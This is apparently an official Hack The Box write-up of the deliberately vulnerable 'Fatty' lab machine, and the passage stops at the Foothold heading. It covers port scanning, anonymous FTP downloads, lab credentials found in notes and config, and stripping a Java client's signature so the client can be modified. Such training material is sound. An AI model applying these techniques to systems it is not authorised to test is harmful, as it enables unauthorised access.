# Fatty

31th July 2020 / Document No D20.100.83

Prepared By: MrR3boot

Machine Author(s): qtc

Difficulty: Insane

Classification: Official

# Synopsis

Fatty is an insane difficulty Linux machine featuring a three-tier client-server architecture that has multiple vulnerabilities. Modification of the client application allows for a path traversal, which is used to download the server application. Admin access can be obtained by exploiting a SQL injection vulnerability in the login function. Exploiting a deserialization vulnerability in the change password function provides a foothold. A root shell can be gained by exploiting the cronjob.

## Skills Required

- Java Programming
- OWASP Top 10


## Skills Learned

- Thick Client Pentesting
- Path Traversal
- SQL Injection
- Deserialization
- Tar Exploitation

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.174 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.174
```




```
nmap -p$ports -sV -sC 10.10.10.174

PORT     STATE SERVICE            VERSION

21/tcp   open  ftp                vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp      15426727 Oct 30  2019 fatty-client.jar
| -rw-r--r--    1 ftp      ftp           526 Oct 30  2019 note.txt
| -rw-r--r--    1 ftp      ftp           426 Oct 30  2019 note2.txt
|_-rw-r--r--    1 ftp      ftp           194 Oct 30  2019 note3.txt
22/tcp   open  ssh                OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:c5:61:ba:bd:a3:e2:26:58:20:45:69:a7:58:35:08 (RSA)
|_  256 4a:a8:aa:c6:5f:10:f0:71:8a:59:c5:3e:5f:b9:32:f7 (ED25519)
1337/tcp open  ssl/waste?
|_ssl-date: 2020-07-29T11:31:33+00:00; +1m06s from scanner time.
1338/tcp open  ssl/wmc-log-svc?
|_ssl-date: 2020-07-29T11:31:33+00:00; +1m06s from scanner time.
1339/tcp open  ssl/kjtsiteserver?
|_ssl-date: 2020-07-29T11:31:33+00:00; +1m06s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals that the target server has ports 21 (vsftpd), 22 (OpenSSH), 1337 (ssl/waste), 1338 (ssl/wmc-log-svc) and 1339 (ssl/kjtsiteserver) open.

## FTP

The output also reveals that the FTP service permits anonymous authentication. Let's try to login to the FTP server as the `anonymous` user.



```
ftp 10.10.10.174
Connected to 10.10.10.174.
220 qtc's development server
Name (10.10.10.174:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp      15426727 Oct 30  2019 fatty-
client.jar
-rw-r--r--    1 ftp      ftp           526 Oct 30  2019 note.txt
-rw-r--r--    1 ftp      ftp           426 Oct 30  2019 note2.txt
-rw-r--r--    1 ftp      ftp           194 Oct 30  2019 note3.txt
226 Directory send OK.
```

This is successful and we see there are four files present. Let's download all of them.

```
prompt
mget *
```

We have a `fatty-client.jar` file and three note files. Let's view them.


**note.txt**

```
Dear members,

because of some security issues we moved the port of our fatty java server from
8000 to the hidden and undocumented port 1337.
Furthermore, we created two new instances of the server on port 1338 and 1339.
They offer exactly the same server and it would be nice if you use different
servers from day to day to balance the server load.

We were too lazy to fix the default port in the '.jar' file, but since you are
all senior java developers you should be capable of doing it yourself ;)

Best regards,
qtc
```


The `note.txt` refers to a `fatty` server, which has moved from port `8000` to port `1337`. From this client and server terminology, it's clear that this represents a thick/thin client architecture.

- **Thick Client**: This is also commonly referred to as a `fat` client, which performs the bulk of the processing at the client end.
- **Thin Client**: This doesn't require many resources, with the bulk of the data being processed on the server.

The client runs on the user's computer, and its function is to send and receive data over the network to the server program. In a `Two-tier` architecture, the database, FTP or SMB server will normally process the information.



In a `Three-tier` architecture, there will be an additional application that retrieves the information from the database/FTP/SMB server. A three-tier architecture has a security advantage over two-tier architecture, because it prevents the end-user from communicating directly with the database server.



### note2.txt

```
Dear members,

we are currently experimenting with new java layouts. The new client uses a
static layout. If your are using a tiling window manager or only have a limited
screen size, try to resize the client window until you see the login from.

Furthermore, for compatibility reasons we still rely on Java 8. Since our
company workstations ship Java 11 per default, you may need to install it
manually.

Best regards,
qtc
```

`note2.txt` refers to a Java 8 dependency for the client.

### note3.txt

```
Dear members,

We had to remove all other user accounts because of some seucrity issues.
Until we have fixed these issues, you can use my account:

User: qtc
Pass: clarabibi

Best regards,
qtc
```

`note3.txt` reveals credentials for the client application.


## Client Setup

Let's install Java 8 by issuing follow command.


```
apt-get install openjdk-8-jre
```

We can now run `fatty-cilent.jar`, and perform a combination of dynamic and static analysis, in order to understand the application.

```
java -jar fatty-client.jar
```




On clicking the `Login` button, the application reports that there is a connection error.



Connection Error!

Let's open Wireshark and click on `Login` again, so we can see the packets.




```
3 3.541326614  192.168.32.129   192.168.32.2     DNS   Standard query 0x3773 A server.fatty.htb
4 3.543620797  192.168.32.2     192.168.32.129   DNS   Standard query response 0x3773 No such name A server.fatt
5 3.543659386  192.168.32.129   192.168.32.2     DNS   Standard query 0xda70 AAAA server.fatty.htb
6 3.546114165  192.168.32.2     192.168.32.129   DNS   Standard query response 0xda70 No such name AAAA server.f
7 3.546198947  192.168.32.129   192.168.32.2     DNS   Standard query 0x83b0 A server.fatty.htb.localdomain
8 8.547794359  192.168.32.129   192.168.32.2     DNS   Standard query 0x83b0 A server.fatty.htb.localdomain
1 0.000000000  185.77.152.165   192.168.32.129   UDP   1337 → 54752 Len=41
```

The Fatty client attempts to connect to the `server.fatty.htb` subdomain. Let's add this entry to the `/etc/hosts` file.

```
10.10.10.174    server.fatty.htb
```

Inspecting the traffic again reveals that the client is attempting to connect to port `8000`, as mentioned in the note.



```
No.  Time         Source        Destination   Protocol  Info
  1 0.000000000   10.10.14.13   10.10.10.174  TCP       32830 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
  2 0.423459696   10.10.10.174  10.10.14.13   TCP       8000 → 32830 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Raw packet data
Internet Protocol Version 4, Src: 10.10.14.13, Dst: 10.10.10.174
Transmission Control Protocol, Src Port: 32830, Dst Port: 8000, Seq: 0, Len: 0
```

A `.jar` is a Java Archive file and the contents can be extracted. Let's unzip `fatty-client.jar`.

```
ls -al

drwxr-xr-x 5 root root     4096 Jul 30 04:24 .
drwxr-xr-x 3 root root     4096 Jul 30 04:24 ..
-rw-r--r-- 1 root root     1550 Oct 30  2019 beans.xml
-rw-r--r-- 1 root root     2230 Oct 30  2019 exit.png
-rw-r--r-- 1 root root     4317 Oct 30  2019 fatty.p12
drwxr-xr-x 3 root root     4096 Oct 30  2019 htb
-rw-r--r-- 1 root root      831 Oct 30  2019 log4j.properties
drwxr-xr-x 4 root root     4096 Jul 30 04:24 META-INF
-rw-r--r-- 1 root root      299 Apr 25  2017 module-info.class
drwxr-xr-x 6 root root     4096 Apr 25  2017 org
-rw-r--r-- 1 root root    41645 Oct 30  2019 spring-beans-3.0.xsd
```

First, let's grep for port `8000` in the extracted files.

```
grep -inR 8000 .

./beans.xml:13:      <constructor-arg index="1" value = "8000"/>
```

There's a match in `beans.xml`. This is a `Spring` configuration file containing configuration metadata. Let's view the contents.


```
<?xml version = "1.0" encoding = "UTF-8"?>
```

```
<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
                http://www.springframework.org/schema/beans
                spring-beans-3.0.xsd">

<!-- Here we have an constructor based injection, where Spring injects required
arguments inside the
         constructor function. -->
   <bean id="connectionContext" class =
"htb.fatty.shared.connection.ConnectionContext">
      <constructor-arg index="0" value = "server.fatty.htb"/>
      <constructor-arg index="1" value = "8000"/>
   </bean>

<!-- The next to beans use setter injection. For this kind of injection one
needs to define an default
constructor for the object (no arguments) and one needs to define setter methods
for the properties. -->
   <bean id="trustedFatty" class = "htb.fatty.shared.connection.TrustedFatty">
      <property name = "keystorePath" value = "fatty.p12"/>
   </bean>

   <bean id="secretHolder" class = "htb.fatty.shared.connection.SecretHolder">
      <property name = "secret" value = "clarabibiclarabibiclarabibi"/>
   </bean>

<!--  For out final bean we use now again constructor injection. Notice that we
use now ref instead of val -->
   <bean id="connection" class = "htb.fatty.client.connection.Connection">
      <constructor-arg index = "0" ref = "connectionContext"/>
      <constructor-arg index = "1" ref = "trustedFatty"/>
      <constructor-arg index = "2" ref = "secretHolder"/>
   </bean>

</beans>
```

Let's change the port to `1337`. This file also reveals that the value of `secret` is `clarabibiclarabibiclarabibi`. Let's make a note of it. `fatty-client.jar` can be updated with this change using the following command.


```
jar -uf fatty-client.jar beans.xml
```

Let's run `fatty-client.jar` again.



```
java -jar fatty-client.jar

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
Exception in thread "AWT-EventQueue-1"
org.springframework.beans.factory.BeanDefinitionStoreException:
Unexpected e
xception parsing XML document from class path resource [beans.xml];
nested exception is java.lang.SecurityException
: SHA-256 digest error for beans.xml
```

The application fails to run due to a `SHA-256` digest mismatch. The JAR is signed and it validates the `SHA-256` hashes for every file before running. These hashes are present in the file `META-INF/MANIFEST.MF`.



```
cat META-INF/MANIFEST.MF | more

Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter

Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ+Y50c4aqIcmsko7Z/hdj03XNhHx3C/pZbEp4Cw=

Name:
org/springframework/jmx/export/metadata/ManagedOperationParamete
 r.class
SHA-256-Digest: h+JmFJqj0MnFbvd+LoFffOtcKcpbf/FD9h2AMOntcgw=

Name:
org/springframework/format/support/FormattingConversionService.c
 lass
SHA-256-Digest: Q1Wy5C/kxkONF+15qSsaFrNLrIuOcu3qpON1u0O+FrY=
<SNIP>
```


Let's remove the hashes from `META-INF/MANIFEST.MF` and delete the `1.RSA` and `1.SF` files from the `META-INF` directory. The modified `MANIFEST.MF` is below.

```
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
```

Issue the following commands to update the JAR file with the changes.

```
zip -d fatty-client.jar META-INF/1.RSA META-INF/1.SF
zip -ur fatty-client.jar .
```

Let's run `fatty-client.jar` again and attempt the login with the `qtc / clarabibi` credentials.



Username: qtc


Password: ••••••••••

Login Successful!


# Foothold

Let's check the features of the application.

### Profile



